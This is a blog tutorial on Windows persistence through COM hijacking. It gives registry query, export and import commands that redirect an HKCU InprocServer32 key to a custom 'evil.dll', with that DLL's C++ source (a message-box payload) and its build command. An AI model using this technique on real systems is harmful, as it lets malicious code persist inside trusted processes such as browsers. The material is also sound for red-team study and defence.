


# Malware development: persistence - part 3. COM DLL hijack. Simple C++ example.

[cocomelonc.github.io/tutorial/2022/05/02/malware-pers-3.html](https://cocomelonc.github.io/tutorial/2022/05/02/malware-pers-3.html)

May 2, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of own research into another persistence trick: COM hijacking.

## Component Object Model


In Windows 3.11, Microsoft introduced the Component Object Model (COM) is an object-oriented system meant to create binary software components that can interact with other objects. It's an interface technology that allows you to reuse items without knowing how they

were made internally.


I'll show you how red commands can use COM objects to run arbitrary code on behalf of a trusted process in this post.

When a software needs to load a COM object, it uses the Windows API `CoCreateInstance` to construct an uninitialized object instance of a specific class, with the `CLSID` as one of the needed parameters (*class identifier*).

When a program calls `CoCreateInstance` with a particular `CLSID` value, the operating system consults the registry to discover which binary contains the requested `COM` code:



The contents of the `InProcServer32` subkey under the `CLSID` key seen in the previous image are presented in the next image:



In my case, `firefox.exe` calling `CoCreateInstance` with `CLSID: {A1DB7B5E-D0EA-4FE0-93C4-314505788272}`. The `C:\Windows\System32\TaskFlowDataEngine.dll` file associated with the registry key `HKCU\Software\Classes\CLSID\{A1DB7B5E-D0EA-4FE0-93C4-314505788272}\InProcServer32`

There are a variety of ways to execute code, but COM has been employed in red teaming circumstances for persistence, lateral movement, and defense evasion in various instances. Various registry sub-keys are used during COM Hijacking depending on how the malicious code is run. These are the following:


- InprocServer/InprocServer32
- LocalServer/LocalServer32
- TreatAs
- ProgID

The sub-keys listed above are found in the following registry hives:

- **HKEY\_CURRENT\_USER\Software\Classes\CLSID**
- **HKEY\_LOCAL\_MACHINE\Software\Classes\CLSID**

## how to discover COM keys for hijacking

Identification of COM keys that could be used to commit COM hijacking is simple and just requires the use of sysinternals Process Monitor to find COM servers that lack CLSIDs. It also does not require elevated privileges (HKCU). The following filters can be set up in Process Monitor:




Also still good to add: *Exclude if path starts with HKLM*

The **HKEY\_CURRENT\_USER** (HKCU) key is examined first when trying to load COM objects, giving preference to user-specified COM objects rather than system-wide COM objects (additional information in **HKEY\_CLASSES\_ROOT** key).

In my case, the `firefox.exe` process exhibits this behavior in the image below. The process is attempting to access `CLSID A6FF50C0-56C0-71CA-5732-BED303A59628` at the `HKCU` registry key. Because the `CLSID` isn't found in the `HKCU` registry key, Windows reverts to `HCKR` (`HKLM` beneath the hood) for the identical `CLSID`, which worked in the previous attempt. This can be checked with commands:

```
reg query "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
reg query "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
```




Following the steps outlined above, we now have critical information that we may use to launch a *COM Hijacking attack*.


## attack process

First off all, export the specified subkeys, entries, and values of the local computer into a file:


```
reg export "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32"
C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\orig.reg /reg:64 /y
```



The next step is modify this file to set the default value of “`HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32`” registry key:



As you can see, we are placing custom DLL to be executed:



The screenshot shows a Windows Registry Editor window with the path `[HKEY_CURRENT_USER\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32]` selected. The value is `@="C:\\Users\\User\\Desktop\\shared\\2022-05-02-malware-pers-3\\evil.dll"` and the "ThreadingModel" is set to "Both". Below the registry editor is a C++ code editor showing the source code for `evil.cpp`. The code includes `<windows.h>` and `user32.lib`, and defines a `DllMain` function that displays a message box with the text "Meow from evil.dll!" when the DLL is attached to a process.

For simplicity, as always I took all the same file from one of my previous posts.

You can compile it from source code (`evil.cpp`):


```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            MessageBox(
                NULL,
                "Meow from evil.dll!",
                "=^..^=",
                MB_OK
            );
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```

Then, just run:


```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
```



```
(kali㉿kali)-[~/projects/cybersec_blog/2022-05-02-malware-pers-3]
└─$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive

(kali㉿kali)-[~/projects/cybersec_blog/2022-05-02-malware-pers-3]
└─$ ls -lht
total 108K
-rwxr-xr-x 1 kali kali 93K May  2 07:04 evil.dll
-rwxr-x--- 1 kali kali 482 May  2 06:39 evil.reg
-rwxrwx--- 1 kali kali 408 May  2 06:31 orig.reg
-rwxrwx--- 1 kali kali 566 May  2 05:27 evil.cpp
```


Save reg file as `evil.reg`:



```
(cocomelon㉿kali)-[~/hacking/cybersec_blog/2022-05-02-malware-pers-3]
└─$ ls -lht
total 108K
-rwxr-xr-x 1 cocomelon cocomelon 93K May  2 17:04 evil.dll
-rwxr-x--- 1 cocomelon cocomelon 482 May  2 16:39 evil.reg
-rwxr-x--- 1 cocomelon cocomelon 408 May  2 16:31 orig.reg
-rwxr-x--- 1 cocomelon cocomelon 566 May  2 15:27 evil.cpp
```

And import, then check registry again:

```
reg import C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\evil.reg /reg:64
reg query "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
```



```
Administrator: Windows PowerShell
PS C:\> reg query "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
ERROR: The system was unable to find the specified registry key or value.
PS C:\> reg query "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s

HKEY_CLASSES_ROOT\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32
(Default) REG_SZ C:\Windows\System32\OneCoreCommonProxyStub.dll
ThreadingModel REG_SZ Both

PS C:\> reg export "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\orig.reg /reg:64 /y
The operation completed successfully.
PS C:\>
PS C:\>
PS C:\> reg import C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\evil.reg /reg:64
The operation completed successfully.
PS C:\> reg query "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s

HKEY_CURRENT_USER\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32
(Default) REG_SZ C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\evil.dll
ThreadingModel REG_SZ Both



PS C:\>
```

Perfect!

